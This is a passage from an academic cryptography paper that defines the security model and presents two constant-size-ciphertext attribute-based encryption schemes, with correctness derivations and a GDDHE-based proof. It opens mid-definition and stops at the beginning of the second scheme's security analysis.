Setup$(1^\lambda, \vartheta, \mathcal{B}(u_i)_{1\le i\le\vartheta})$. The challenger runs the **Setup**$(1^\lambda, \vartheta, \mathcal{B}(u_i)_{1\le i\le\vartheta})$ algorithm, he gives to $\mathcal{A}$ the decryption keys d_{u_i} where $\mathcal{B}(u_i)$ does not satisfy the target access policy $\mathbb{A}^*$ and param. Decryption lists Λ_D is set to empty list.

Query phase 1. The adversary $\mathcal{A}$ adaptively asks queries.

1. Decryption query on the header Hdr with u_i. The challenger answers with **Decrypt**$(\mathsf{Hdr}, d_{u_i}, \mathcal{B}(u_i), \mathsf{param})$. The full header Hdr is appended to the decryption list Λ_D;
2. Encryption query for the access policy $\mathbb{A}$. The challenger answers with **Encrypt**$(\mathbb{A}, \mathsf{EK}, \mathsf{param})$. Remark that he/she can ask encryption query on target access policy $\mathbb{A}^*$ since the encryption algorithm uses a fresh random coin for each time of the encryption.

Challenge. The challenger runs **Encrypt**$(\mathbb{A}^*, \mathsf{EK}, \mathsf{param})$ and gets (K^*, Hdr^*). Next, the challenger picks a random $b \overset{\$}{\leftarrow} \{0,1\}$. If $b = 0$, the challenger sets $K = K^*$. Else, it picks a random $K \overset{\$}{\leftarrow} \mathcal{K}$. It outputs (K, Hdr^*) to $\mathcal{A}$. Note that if $b = 0$, K is the real key, encapsulated in Hdr^*, and if $b = 1$, K is random, independent of the header.

Query phase 2. The adversary $\mathcal{A}$ continues to adaptively ask queries as in the first phase.

Guess. The adversary $\mathcal{A}$ eventually outputs its guess $b' \in \{0,1\}$ for b.

We say the adversary wins the game if $b' = b$, but only if $\mathsf{Hdr}^* \notin \Lambda_D$. We then denote the advantage of the adversary to win the game by

$$\mathbf{Adv}^{\mathsf{ind}}(1^\lambda, \vartheta, \mathcal{B}(u_i)_{1\le i\le\vartheta}, \mathcal{A}) = |2\Pr[b = b'] - 1|.$$

Definition 1 (Basic Selective Security). *A private* CP-ABE *scheme is said to be basic selective security if the advantage of the adversary in the above security game is negligible where the adversary cannot ask the encryption query and the decryption query.*

Definition 2 (Selective−CCA Security). *A private* CP-ABE *scheme is said to be selective−*CCA *security if the advantage of the adversary in the above security game is negligible where the adversary can ask any types of queries.*

2.2 Bilinear Maps, CDH and (P, Q, f) − GDDHE Assumptions

Let $\mathbb{G}$, $\widetilde{\mathbb{G}}$ and $\mathbb{G}_T$ denote three finite multiplicative abelian groups of large prime order $p > 2^\lambda$ where λ is the security parameter. Let g be a generator of $\mathbb{G}$ and

$\tilde{g}$ be a generator of $\widetilde{\mathbb{G}}$. We assume that there exists an admissible asymmetric bilinear map $e : \mathbb{G} \times \widetilde{\mathbb{G}} \to \mathbb{G}_T$, meaning that for all $a, b \in \mathbb{Z}_p$

1. $e(g^a, \tilde{g}^b) = e(g, \tilde{g})^{ab}$,
2. $e(g^a, \tilde{g}^b) = 1$ iff $a = 0$ or $b = 0$,
3. $e(g^a, \tilde{g}^b)$ is efficiently computable.

In the sequel, the set $(p, \mathbb{G}, \widetilde{\mathbb{G}}, \mathbb{G}_T, e)$ is called a bilinear map group system.

Definition 3 **(CDH Assumption).** *The $(t, \varepsilon) - \mathsf{CDH}$ assumption says that for any t-time adversary $\mathcal{A}$ that is given $(g, g^t, h) \in \mathbb{G}$, its probability to output h^t is bounded by ε:*

$$\mathbf{Succ}^{\mathsf{cdh}}(\mathcal{A}) = \Pr[\mathcal{A}(g, g^t, h) = h^t] \leq \varepsilon.$$

Let $(p, \mathbb{G}, \widetilde{\mathbb{G}}, \mathbb{G}_T, e)$ be a bilinear map group system and $g \in \mathbb{G}$ (resp. $\tilde{g} \in \widetilde{\mathbb{G}}$) be a generator of $\mathbb{G}$ (resp. $\widetilde{\mathbb{G}}$). We set $g_T = e(g, \tilde{g}) \in \mathbb{G}_T$. Let s, n be positive integers and $P, Q, R \in \mathbb{F}_p[X_1, \ldots, X_n]^s$ be three s-tuples of n-variate polynomials over $\mathbb{F}_p$. Thus, P, Q and R are just three lists containing s multivariate polynomials each. We write $P = (p_1, p_2, \ldots, p_s)$, $Q = (q_1, q_2, \ldots, q_s)$ $R = (r_1, r_2, \ldots, r_s)$ and impose that $p_1 = q_1 = r_1 = 1$. For any function $h : \mathbb{F}_p \to \Omega$ and vector $(x_1, \ldots, x_n) \in \mathbb{F}_p^n$, $h(P(x_1, \ldots, x_n))$ stands for $(h(p_1(x_1, \ldots, x_n)), \ldots, h(p_s(x_1, \ldots, x_n))) \in \Omega^s$. We use a similar notation for the s-tuples Q and R. Let $f \in \mathbb{F}_p[X_1, \ldots, X_n]$. It is said that f depends on (P, Q, R), which denotes $f \in \langle P, Q, R \rangle$, when there exists a linear decomposition (with an efficient isomorphism between $\mathbb{G}$ and $\widetilde{\mathbb{G}}$)

$$f = \sum_{1 \leq i,j \leq s} a_{i,j} \cdot p_i \cdot q_j + \sum_{1 \leq i,j \leq s} b_{i,j} \cdot p_i \cdot p_j + \sum_{1 \leq i \leq s} c_i \cdot r_i, \qquad \text{with } a_{i,j}, b_{i,j}, c_i \in \mathbb{Z}_p.$$

We moreover have $b_{i,j} = 0$ when there is no efficiently computable homomorphism between $\mathbb{G}$ and $\widetilde{\mathbb{G}}$.

Let P, Q, R be as above and $f \in \mathbb{F}_p[X_1, \ldots, X_n]$. The $(P, Q, R, f) - \mathsf{GDDHE}$ problem is defined as follows.

Definition 4. ($(P, Q, R, f) - \mathsf{GDDHE}$) *[6].*
Given $H(x_1, \ldots, x_n) = (g^{P(x_1,\ldots,x_n)}, \tilde{g}^{Q(x_1,\ldots,x_n)}, g_T^{R(x_1,\ldots,x_n)}) \in \mathbb{G}^s \times \widetilde{\mathbb{G}}^s \times \mathbb{G}_T^s$ as above and $T \in \mathbb{G}_T$ decide whether $T = g_T^{f(x_1,\ldots,x_n)}$.

The $(P, Q, R, f) - \mathsf{GDDHE}$ assumption says that it is hard to solve the $(P, Q, R, f) - \mathsf{GDDHE}$ problem if f is independent of (P, Q, R). In this paper, we will prove the security of our schemes under this assumption.

3 Our First Scheme

In this section, we introduce our first scheme that is secure in the standard model, and achieves the basic selective security.

3.1 Intuition

Our construction is based on the two main techniques. First, we make use of the techniques given in the Junod-Karlov ABBE scheme [19] to fight against attribute collusion. We finally integrate the techniques from the MCBE scheme in [26] to obtain a ciphertext with a constant size. Note that both ABBE scheme [19] and MCBE scheme in [26] are constructed from BGW scheme [7].

More precisely, in [7], each element of the header has the form

$$\Big(g^r, (v \cdot \prod_{j\in\beta_k} g_{n+1-j})^r\Big).$$

In the Junod-Karlov scheme [19], the authors manage to transform many instances of the BGW scheme [7] to an attribute-based encryption scheme, such that one instance of the BGW scheme corresponds to one clause in the CNF access policy. The resulting attribute-based encryption scheme then contains m BGW instances where m is the maximal number of clauses in the CNF access policy. However, this leads to a ciphertext with $m+1$ parts. More precisely, for a CNF access policy $\mathbb{A} = \beta_1 \wedge \cdots \wedge \beta_m$, each component $\beta_k, k \in [m]$, is related to a BGW header as

$$\Big(g^{rt_k}, (v^r \prod_{j\in\beta_k} g^r_{n+1-j})^{t_k}\Big).$$

In the MCBE scheme given in [26], the authors introduce a technique to multiply many BGW instances in one single value in order to support the new property of multi-channel for broadcast encryption. For this purpose, they introduce new integers x_j and provide a unique header given by

$$\Big(g^r, \prod_{k=1}^{m}(v \cdot \prod_{j\in\beta_k} g_{n+1-j})^{r+\sum_{j\in\beta_k} x_j}\Big).$$

Inspired by the technique given in [26], we manage to multiply the m instances of the BGW schemes to achieve an ABE scheme with constant-size ciphertext. Our scheme therefore inherits the properties of the MCBE scheme, as the private property and the basic selective security.

3.2 Construction

We now give the details of our construction by describing each procedure.

Setup$(1^\lambda, \vartheta, \mathcal{B}(u_i)_{1\le i\le\vartheta})$: the algorithm takes as input the security parameter λ, the total number of users in the system ϑ, and the attribute repartition $\mathcal{B}(u_i)_{1\le i\le\vartheta}$ for each user u_i, generates the global parameters param of the system, the encryption key EK, and ϑ decryption keys $d_{u_i}, 1 \le i \le \vartheta$ as follows: Let $(p, \mathbb{G}, \widetilde{\mathbb{G}}, \mathbb{G}_T, e)$ be a bilinear map group system and let n be the maximal number of attributes in the system. The set of all possible attributes is

$\{A_1, \ldots, A_n\}$. All these elements are considered to be known to each participant.
The algorithm first picks random generators $g \in \mathbb{G}$ and $\tilde{g} \in \widetilde{\mathbb{G}}$. It then chooses a random scalar $\alpha \in \mathbb{Z}_p$ and computes for all $i \in [1, 2n] \backslash \{n+1\}$, the values $g_i = g^{\alpha^i}$ and $\tilde{g}_i = \tilde{g}^{\alpha^i}$. It also chooses at random $r \in \mathbb{Z}_p$ and computes $R = g^r$ and then, for all $i \in [1, 2n] \backslash \{n+1\}$, $h_i = g_i^r \in \mathbb{G}$. Next, it picks random scalars $\beta, \gamma \in \mathbb{Z}_p$ and sets $B = g_n^\beta$, $v = g^\gamma$ and $V = v^r$. It also picks additional random scalars $x_1, x_2, \ldots, x_n \in \mathbb{Z}_p$ and sets $X_i = R^{x_i}$ for all $i \in [1, n]$. The public parameters are then

$$\mathsf{param} = (g, \tilde{g}, B, R, V, g_n, \tilde{g}_1^r, h_1, \ldots, h_n, h_{n+2}, \ldots, h_{2n}, X_1, \ldots, X_n)$$

The encryption key is $\mathsf{EK} = \mathsf{param} \cup \{x_1, \ldots, x_n\}$.
To generate a decryption key d_u, let $\mathcal{B}(u) = (A_{i_1}, \ldots, A_{i_N})$ be the set of attributes of user u (among the set of all possible attributes). The algorithm first picks a random scalar $s_u \in \mathbb{Z}_p$, and computes $\tilde{d}_{u_0} = \tilde{g}_1^{r(\beta + s_u)}$, then $\tilde{d}_{u_i} = \tilde{g}_i^{s_u}$ for all $i \in [1, 2n] \backslash \{n+1\}$, and finally $\tilde{d}_j = \tilde{g}_j^{\gamma \cdot s_u}$ for all $j \in \{i_1, \cdots, i_N\}$. The private decryption key for u is

$$d_u = (\tilde{d}_{u_0}, \tilde{d}_{u_1}, \ldots, \tilde{d}_{u_n}, \tilde{d}_{u_{n+2}}, \ldots, \tilde{d}_{u_{2n}}, \tilde{d}_{i_1}, \ldots, \tilde{d}_{i_N}).$$

Encrypt$(\mathbb{A}, \mathsf{EK}, \mathsf{param})$: Assuming that the access policy is expressed in CNF $\mathbb{A} = \beta_1 \wedge \cdots \wedge \beta_m$. The encryption phase works as follows. It first picks a random scalar $t \in \mathbb{Z}_p$ and sets the session key as

$$K = e(B, \tilde{g}_1^r)^{m.t + \sum_{k=1}^m \sum_{j \in \beta_k} x_j} = e(g_{n+1}, \tilde{g})^{r.\beta(m.t + \sum_{k=1}^m \sum_{j \in \beta_k} x_j)}.$$

It then computes the following values:

$$C_1 = R^t,\ C_2 = \prod_{k=1}^m (V \cdot \prod_{j \in \beta_k} h_{n+1-j})^{t + \sum_{j \in \beta_k} x_j},\ C_3 = g_n^{m.t + \sum_{k=1}^m \sum_{j \in \beta_k} x_j}.$$

The header is finally set to $\mathsf{Hdr} = (\mathbb{A}, C_1, C_2, C_3)$, and the pair (Hdr, K) is the output.

Decrypt$(\mathsf{Hdr}, d_u, \mathcal{B}(u), \mathsf{param})$: This algorithm first parses $\mathsf{Hdr} = (\mathbb{A}, C_1, C_2, C_3)$. Then, it computes a partial session key K_k for each clause β_k in $\mathbb{A}$, $k \in [1, m]$. For that purpose, the user u chooses an attribute $A_i \in \big(\beta_k \cap \mathcal{B}(u)\big)$, retrieves the corresponding private decryption key $\tilde{d}_i$ and first computes

$$T_i = e(C_1 \cdot \prod_{j \in \beta_k} X_j, \tilde{d}_i \cdot \prod_{\substack{j \in \beta_k \\ j \neq i}} \tilde{d}_{u_{n+1-j+i}}).$$

The partial session key K_k is then computed as

$$K_k = \frac{e(C_2, \tilde{d}_{u_i})}{T_i \cdot \prod_{\substack{\ell=1 \\ \ell \neq k}}^{\ell=m} e(C_1 \cdot \prod_{j \in \beta_\ell} X_j, \tilde{d}_i \cdot \prod_{j \in \beta_\ell} \tilde{d}_{u_{n+1-j+i}})}.$$

We then remark that $\prod_{k=1}^m K_k = e(g_{n+1}, \tilde{g})^{(m.t+\sum_{k=1}^m \sum_{j\in\beta_k} x_j).r.s_u}$. It follows that the session key can be computed as

$$K = \frac{e(\tilde{d}_{u_0}, C_3)}{\prod_{k=1}^m K_k}.$$

For the correctness: We first focus on the partial session key K_k. We use the relations $\tilde{d}_i = \tilde{g}^{\gamma s_u.\alpha^i}, \tilde{d}_{u_i} = \tilde{g}_i^{s_u}, \tilde{d}_{u_{n+1-j+i}} = \tilde{g}_{n+1-j+i}^{s_u}$, and $g_{n+1-j+i} = g_{n+1-j}^{\alpha^i}, \tilde{g}_{n+1-j+i} = \tilde{g}_{n+1-j}^{\alpha^i}, g_{n+1-i}^{\alpha^i} = g_{n+1}, \tilde{g}_{n+1-i}^{\alpha^i} = \tilde{g}_{n+1}$, and $V = v^r, h_i = g_i^r$. It follows that

$$K_k = \frac{e(\prod_{\ell=1}^{\ell=m}(v^r \cdot \prod_{j\in\beta_\ell} g_{n+1-j}^r)^{t+\sum_{j\in\beta_\ell} x_j}, \tilde{g}^{s_u.\alpha^i})}{e(g^{r(t+\sum_{j\in\beta_k} x_j)}, \tilde{g}^{\gamma s_u.\alpha^i} \cdot (\prod_{\substack{j\in\beta_k\\ j\neq i}} \tilde{g}_{n+1-j}^{s_u})^{\alpha^i})} \cdot \frac{1}{\prod_{\substack{\ell=1\\ \ell\neq k}}^{\ell=m} e(g^{r(t+\sum_{j\in\beta_\ell} x_j)}, \tilde{g}^{\gamma s_u.\alpha^i} \cdot (\prod_{j\in\beta_\ell} \tilde{g}_{n+1-j}^{s_u})^{\alpha^i})}$$

$$\begin{aligned}
&= \frac{e((g^\gamma \cdot \prod_{j\in\beta_k} g_{n+1-j})^{\alpha^i}, \tilde{g}^{t+\sum_{j\in\beta_k} x_j})^{r.s_u}}{e(g^{t+\sum_{j\in\beta_k} x_j}, (\tilde{g}^\gamma \cdot \prod_{\substack{j\in\beta_k\\ j\neq i}} \tilde{g}_{n+1-j})^{\alpha^i})^{r.s_u}} \cdot \\
&\quad \prod_{\substack{\ell=1\\ \ell\neq k}}^{\ell=m} \frac{e((g^\gamma \cdot \prod_{j\in\beta_\ell} g_{n+1-j})^{\alpha^i}, \tilde{g})^{r.s_u.(t+\sum_{j\in\beta_\ell} x_j)}}{e(g, (\tilde{g}^\gamma \cdot \prod_{j\in\beta_\ell} \tilde{g}_{n+1-j})^{\alpha^i})^{r.s_u.(t+\sum_{j\in\beta_\ell} x_j)}}. \\
&= e(g_{n+1-i}^{\alpha^i}, \tilde{g}^{t+\sum_{j\in\beta_k} x_j})^{r.s_u} = e(g_{n+1}, \tilde{g}^{t+\sum_{j\in\beta_k} x_j})^{r.s_u} \\
&= e(g_{n+1}, \tilde{g})^{(t+\sum_{j\in\beta_k} x_j).r.s_u}
\end{aligned}$$

Now focusing on the session key K, we have

$$\begin{aligned}
\frac{e(\tilde{d}_{u_0}, C_3)}{\prod_{k=1}^m K_k} &= \frac{e(\tilde{g}_1^{r(\beta+s_u)}, g_n^{m.t+\sum_{k=1}^m \sum_{j\in\beta_k} x_j})}{e(g_{n+1}, \tilde{g})^{(m.t+\sum_{k=1}^m \sum_{j\in\beta_k} x_j).r.s_u}} \\
&= e(g_{n+1}, \tilde{g})^{r.\beta(m.t+\sum_{k=1}^m \sum_{j\in\beta_k} x_j)},
\end{aligned}$$

which exactly corresponds to the key K generated at the encryption step.

Remark 1. In the first scheme, the encryption key EK contains $\mathsf{EK} = \mathsf{param} \cup \{x_1, \ldots, x_n\}$ and thus cannot be public since with the knowledge of $\{x_1, \ldots, x_n\}$ adversary can break the semantic security of the first scheme. However, from the encryption key one cannot generate decryption keys for users. Like the first scheme in [26], we thus can separate the role of group manager (who generates the decryption keys) and broadcaster (who encrypts and broadcasts the content).

Remark 2. In the above construction, the attributes cannot be reused in the access policy since each β_k is a disjoint subset (following the technique in [26]). To deal with this drawback, as in [29], we allow each attribute to have many copies of itself. If we assume that k_{max} is the maximal number of times in which each attribute can appear in the access formula, then each attribute will have k_{max} copies of itself. For example, the attribute $\mathsf{professor}$ can be represented by k_{max} different attributes $\mathsf{professor}_1, \ldots, \mathsf{professor}_{k_{max}}$ corresponding to k_{max} different secret keys $d_{i_1}, \ldots, d_{i_{k_{max}}}$. A user possessing the attribute $\mathsf{professor}$ will receive k_{max} corresponding secret keys $d_{i_1}, \ldots, d_{i_{k_{max}}}$. Therefore, the construction above can support CNF access policy with the cost that the key size is a factor of k_{max} larger.

Remark 3. The notion of attribute-based broadcast encryption (ABBE) has then been introduced in [22] to address the problem of user revocation in an attribute-based encryption scheme. More precisely, in such system, the broadcaster is capable of revoking any receiver he wants, despite that these receivers can possess sufficient attributes to satisfy the access policy.

In fact, following the work in [19], the construction above can easily be extended to support revocation. For that purpose, we consider the identity of each user as an additional attribute (without the need to have copies of this special attribute). Then, to do the revocation, the encryption procedure needs to add one more set β_{m+1} containing the identities of privileged (non revoked) users. The users outside the set β_{m+1} (revoked users) cannot decrypt because it lacks the partial session key corresponding to the set β_{m+1}. It follows that the key size in our scheme will be similar to the one in Junod-Karlov scheme [19], that is linear in the maximal number of users in the system.

This way, we obtain the first ABBE scheme with constant size ciphertext.

3.3 Security

In this section, we first give a theorem to prove that our first scheme achieves *basic selective* security under a $(P, Q, R, f)-\mathsf{GDDHE}$ assumption. We then show that this assumption holds in the generic group model.

More precisely, following the security model we define in Sect. 2.1 the adversary first outputs the target access policy $\mathbb{A}^*$ as well as a repartition $\mathcal{B}(u_i)_{1\leq i\leq\vartheta}$ which he intends to attack. The challenger then runs the setup algorithm and returns the param, decryption keys of all user u_i where $\mathcal{B}(u_i)$ does not satisfy the target access policy $\mathbb{A}^*$ to the adversary, he also computes and returns the challenge header to the adversary. The adversary finally needs to make his guess on bit b. According to the framework of GDDHE assumption, we can describe this fact as a $(P, Q, R, f) - \mathsf{GDDHE}$ assumption as follows. Let P, Q, R be the list of polynomials consisting of all elements corresponding to the public global parameters, the private decryption keys of corrupted users, and the challenge header.

$$P = \{1, r, \alpha^n\beta, r\gamma, \alpha^n, r\alpha, \ldots, r\alpha^n, r\alpha^{n+2}, \ldots, r\alpha^{2n}, x_1 r, \ldots, x_n r,$$
$$rt, \alpha^n(mt + \sum_{k=1}^{m}\sum_{j\in\beta_k} x_j), \sum_{k=1}^{m}(r\gamma + \sum_{j\in\beta_k}\alpha^{n+1-j}r)(t + \sum_{j\in\beta_k} x_j)\}$$
$$Q = \{1, \alpha r, r(\beta + s_u)\alpha, \alpha s_u, \ldots, \alpha^n s_u, \alpha^{n+2}s_u, \ldots, \alpha^{2n}s_u, \alpha^{i_1}\gamma s_u, \ldots, \alpha^{i_N}\gamma s_u\}$$
$$R = \{1\}, \qquad f = \alpha^{n+1}r\beta(mt + \sum_{k=1}^{m}\sum_{j\in\beta_k} x_j)$$

For all corrupted user u, $1 \le N = |\mathcal{B}(u)| \le n$.

Theorem 1. *If there exists an adversary $\mathcal{A}$ that solves the basic selective security of our first scheme with advantage ε, then we can construct a simulator to solve the $(P, Q, R, f) - \mathsf{GDDHE}$ assumption above with the same advantage ε in polynomial time.*

Proof. Assume that $\mathcal{B}$ is a simulator that solves the $(P, Q, R, f) - \mathsf{GDDHE}$ assumption above. At the beginning, $\mathcal{B}$ is given an instance of the $(P, Q, R, f) - \mathsf{GDDHE}$ assumption, i.e., all elements corresponding to the public global parameters, the private decryption keys of corrupted users, and the challenge header (denoted $g^{P(\cdots)}, \tilde{g}^{Q(\cdots)}, g_T^{R(\cdots)}$), as well as an element K such that $K = e(g, \tilde{g})^f$ if bit $b = 0$, and K is a random element in $\mathbb{G}_T$ if $b = 1$. $\mathcal{B}$ will use this instance to simulate $\mathcal{A}$ and use the output of $\mathcal{A}$ to guess bit b. To do that, in the setup phase $\mathcal{B}$ gives $\mathcal{A}$ the public global parameters, the private decryption keys of corrupted users. Finally in the challenge phase, $\mathcal{B}$ gives $\mathcal{A}$ the challenge header as well as K. We note that all of these information are in $g^{P(\cdots)}, \tilde{g}^{Q(\cdots)}$. When $\mathcal{A}$ outputs its guess for b, $\mathcal{B}$ uses this guess to break the security of the $(P, Q, R, f) - \mathsf{GDDHE}$ assumption. Since the simulation is perfect and $\mathcal{A}$ has advantage ε, $\mathcal{B}$ also has the same advantage ε in solving the $(P, Q, R, f) - \mathsf{GDDHE}$ assumption. □

We are now going to prove that (P, Q, R) and f are independent, so that the $(P, Q, R, f) - \mathsf{GDDHE}$ assumption holds in our case.

Lemma 1. *In the $(P, Q, R, f) - \mathsf{GDDHE}$ assumption above, (P, Q, R) and f are linearly independent.*

Proof. We prove for the general case where we allow all polynomials in P, Q to multiply with each other, which is exactly the symmetric pairing when P, Q are in the same group. For notational simplicity, we denote $P = P \cup Q$.

Suppose that f is not independent to (P, Q, R), *i.e.,* one can find $a_{i,j}, c_i$ such that the following equation holds

$$f = \sum_{\{p_i, p_j\}\subset P} a_{i,j}\cdot p_i \cdot p_j + c_i$$

Assume that Λ_C is the list of corrupted users. We will use β to analyze f, set $q_u = \alpha r(\beta + s_u), u \in \Lambda_C$, $P' = P\backslash\{q_u\}_{u\in\Lambda_C}$. We rewrite f as follows:

$$f = \sum_{\{u,v\}\subset \varLambda_C} a_{u,v}q_uq_v + \sum_{u\in \varLambda_C, p_i\in P'} a_{u,i}p_iq_u + \sum_{\{p_i,p_j\}\subset P'} a_{i,j}p_ip_j + c_i = f_1+f_2+f_3$$

Consider f_1, we rewrite it as follows:

$$f_1 = \sum_{\{u,v\}\subset \varLambda_C} a_{u,v}q_uq_v = \sum_{\{u,v\}\subset \varLambda_C} a_{u,v}\alpha^2r^2(\beta^2+\beta s_u+\beta s_v+s_us_v)$$

Since s_u, s_v are random elements thus the value $a_{u,v}\alpha^2r^2s_us_v$ is unique. On the other hand, this value doesn't appear in $f = \alpha^{n+1}r\beta(mt+\sum_{k=1}^m\sum_{j\in\beta_k}x_j)$, this leads to the fact that $a_{u,v}=0$ for any $\{u,v\}\subset \varLambda_C$, or we have $f_1=0$.

Consider $f_2 = \sum_{u\in\varLambda_C,p_i\in P'} a_{u,i}p_iq_u$, to let it appear the needed term $\alpha^{n+1}r\beta$ we divide the polynomials $p_i \in P'$ into two subsets, one containing the term α^n denoted P'_1, and one doesn't denoted P'_2. We now rewrite f_2 as follows:

$$\begin{aligned} f_2 &= \sum_{u\in\varLambda_C,p_i\in P'_1} a_{u,i}p_iq_u + \sum_{u\in\varLambda_C,p_i\in P'_2} a_{u,i}p_iq_u \\ &= \sum_{u\in\varLambda_C,p_i\in P'_1} a_{u,i}p_i\alpha r(\beta+s_u) + \sum_{u\in\varLambda_C,p_i\in P'_2} a_{u,i}p_iq_u. \end{aligned}$$

We therefore obtain the equation

$$\begin{aligned} f &= \alpha^{n+1}r\beta(mt+\sum_{k=1}^m\sum_{j\in\beta_k}x_j) \qquad (1)\\ &= \sum_{u\in\varLambda_C,p_i\in P'_1} a_{u,i}p_i\alpha r(\beta+s_u) + \sum_{u\in\varLambda_C,p_i\in P'_2} a_{u,i}p_iq_u + f_3 \end{aligned}$$

Since the term $\alpha^{n+1}r\beta$ only appear in $\sum_{u\in\varLambda_C,p_i\in P'_1} a_{u,i}p_i\alpha r(\beta+s_u)$, to make the Eq. (1) hold one needs to remove the term related to s_u in $\sum_{u\in\varLambda_C,p_i\in P'_1} a_{u,i}p_i\alpha r(\beta+s_u)$, and the only way to do that is to produce the term $\sum_{u\in\varLambda_C,p_i\in P'_1} a_{u,i}p_i\alpha rs_u$ for each $u\in\varLambda_C$.

On the other hand, to make the term

$$f = \alpha^{n+1}r\beta(mt+\sum_{k=1}^m\sum_{j\in\beta_k}x_j)$$

appear, the polynomial $p_i, p_i\in P'_1$, cannot have the form containing $\alpha^n\beta$ or α^nr, or α^ns_u (if not, it will make the redundancy when multiplying with $q_u = \alpha r(\beta+s_u)$). The only one such p_i comes from $p_i = \alpha^n(mt+\sum_{k=1}^m\sum_{j\in\beta_k}x_j)$. This leads to the fact that one only can produce the term

$$\sum_{u\in\varLambda_C} a_{u,i}\alpha^{n+1}r(\beta+s_u)(mt+\sum_{k=1}^m\sum_{j\in\beta_k}x_j)$$

That means one needs to produce the term related to s_u:

$$f' = \sum_{u \in \mathit{\Lambda}_C} a_{u,i} \alpha^{n+1} r s_u (mt + \sum_{k=1}^{m} \sum_{j \in \beta_k} x_j)$$

Since each user $u \in \mathit{\Lambda}_C$ lacks at least one term $\alpha^{n+1} r s_u (t + \sum_{j \in \beta_k} x_j)$ for some β_k and no one can help because of the unique value s_u, therefore one cannot reach to f'. That means the Eq. (1) cannot hold or f is independent to (P, Q, R). $\square$

4 Our Second Scheme

We now give the details of our second scheme, which aims at improving the first scheme regarding the security. More precisely, it achieves selective CCA security under again a similar GDDHE assumption, in the random oracle model.

4.1 Construction

In this construction, instead of generating the terms X_i, we use a random oracle to generate them at the time of encryption. In addition, we add a dummy clause containing only one attribute A_n to any access formula, and allow all users in the system to possess this attribute. This way, we are able to reach the selective CCA security.

Setup$(1^\lambda, \vartheta, \mathcal{B}(u_i)_{1 \le i \le \vartheta})$: Similar to the one in the first construction, except that the algorithm here uses an additional random oracle $\mathcal{H}$ on to $\mathbb{G}$ and $\tilde{h} = \tilde{g}^r$. The public parameters[1] are then

$$\mathsf{param} = (g, \tilde{g}, h, \tilde{h}, V, g_n, h_1, \ldots, h_n, h_{n+2}, \ldots, h_{2n}, \mathcal{H})$$

The encryption key is $\mathsf{EK} = (r, \beta, \gamma, \alpha) \cup \mathsf{param}$.
To generate the decryption key for user u, similar to the one in the first construction, let $\mathcal{B}(u) = (A_{i_1}, \ldots, A_{i_N}, A_n)$ be the set of attributes of user u. The private decryption key for u is

$$d_u = (\tilde{d}_{u_0}, \tilde{d}_{u_1}, \ldots, \tilde{d}_{u_n}, \tilde{d}_{u_{n+2}}, \ldots, \tilde{d}_{u_{2n}}, \tilde{d}_{i_1}, \ldots, \tilde{d}_{i_N}, \tilde{d}_n).$$

Encrypt$(\mathbb{A}, \mathsf{EK}, \mathsf{param})$: Assume that the access policy is expressed in CNF $\mathbb{A} = \beta_1 \wedge \beta_2 \wedge \cdots \wedge \beta_m$, where β_m is a dummy clause that only contains the attribute A_n. The encryption phase works as follows: it first picks a random scalar $t \xleftarrow{\$} \mathbb{Z}_p$, and then computes $Y_i = \mathcal{H}(i, h^t) = h^{y_i}$ for $i = 1, \ldots, m$ with unknown scalars y_i. The session key is then computed as:

$$K = e(g_{n+1}, \tilde{g})^{r.\beta.m.t} \prod_{k=1}^{m} e(Y_k, \tilde{g}_{n+1}^{\beta}) = e(g_{n+1}, \tilde{g})^{r.\beta(m.t + \sum_{k=1}^{m} y_k)}.$$

[1] We make the choice of putting all these values into param, so that the encryptor doesn't need to re-compute these values when encrypting. Another possibility is to set $\mathsf{param} = \{g, \tilde{g}, h, \tilde{h}, \mathcal{H}\}$ and re-compute all others values when encrypting.

Next, one computes:

$$C_1 = h^t, \quad \tilde{C}_1 = \tilde{h}^t,$$

$$C_2 = \prod_{k=1}^{k=m} Y_k^{\gamma} V^t \prod_{j \in \beta_k} Y_k^{\alpha^{n+1-j}} h_{n+1-j}^t = \prod_{k=1}^{k=m} (V \cdot \prod_{j \in \beta_k} h_{n+1-j})^{t+y_k},$$

$$C_3 = g_n^{m.t} \cdot \prod_{k=1}^{m} ((Y_k)^{r^{-1}})^{\alpha^n} = g_n^{m.t + \sum_{k=1}^m y_k}, \quad C_4 = \mathcal{H}(C_1, C_2, C_3)^t$$

The broadcaster can easily compute K and Hdr because it knows the values $r, \beta, \alpha, \gamma, g, \tilde{g}$ from EK. The header is set to $\mathsf{Hdr} = (\mathbb{A}, C_1, \tilde{C}_1, C_2, C_3, C_4)$, and the pair (Hdr, K) is the output.

Decrypt$(\mathsf{Hdr}, d_u, \mathcal{B}(u), \mathsf{param})$: The user u first parses the header Hdr as above: $(\mathbb{A}, C_1, \tilde{C}_1, C_2, C_3, C_4)$. It then checks whether the equations

$$e(C_1, \tilde{h}) = e(h, \tilde{C}_1) \text{ and } e(\mathcal{H}(C_1, C_2, C_3), \tilde{C}_1) = e(\tilde{h}, C_4)$$

hold. It then computes $Y_i = \mathcal{H}(i, C_1)$ for $i = 1, \ldots, m$. For each clause β_k in $\mathbb{A}$, the user u chooses an attribute $A_i \in \big(\beta_k \cap \mathcal{B}(u)\big)$ and computes, as in the previous scheme, for each $k \in [1, m]$:

$$K_k = \frac{e(C_2, \tilde{d}_{u_i})}{e(C_1 \cdot Y_k, \tilde{d}_i \cdot \prod_{\substack{j \in \beta_k \\ j \neq i}} \tilde{d}_{u_{n+1-j+i}}) \cdot \prod_{\substack{\ell=1 \\ \ell \neq k}}^{\ell=m} e(C_1 \cdot Y_\ell, \tilde{d}_i \cdot \prod_{j \in \beta_\ell} \tilde{d}_{u_{n+1-j+i}})}$$
$$= e(g_{n+1}, \tilde{g})^{(t+y_k)r.s_u}.$$

We remark that $\prod_{k=1}^m K_k = e(g_{n+1}, \tilde{g})^{(m.t + \sum_{k=1}^m y_k)r.s_u}$. The session key is then computed as:

$$K = \frac{e(C_3, \tilde{d}_{u_0})}{\prod_{k=1}^m K_k} = \frac{e(g_n^{m.t + \sum_{k=1}^m y_k}, \tilde{g}_1^{r(\beta + s_u)})}{e(g_{n+1}, \tilde{g})^{(m.t + \sum_{k=1}^m y_k)r.s_u}} = e(g_{n+1}, \tilde{g})^{r.\beta(m.t + \sum_{k=1}^m y_k)}.$$

4.2 Security

In this section, we first give a theorem to prove that our second scheme is selective CCA secure under a $(P, Q, R, f) - \mathsf{GDDHE}$ assumption. We then show that this assumption holds in the generic group model.

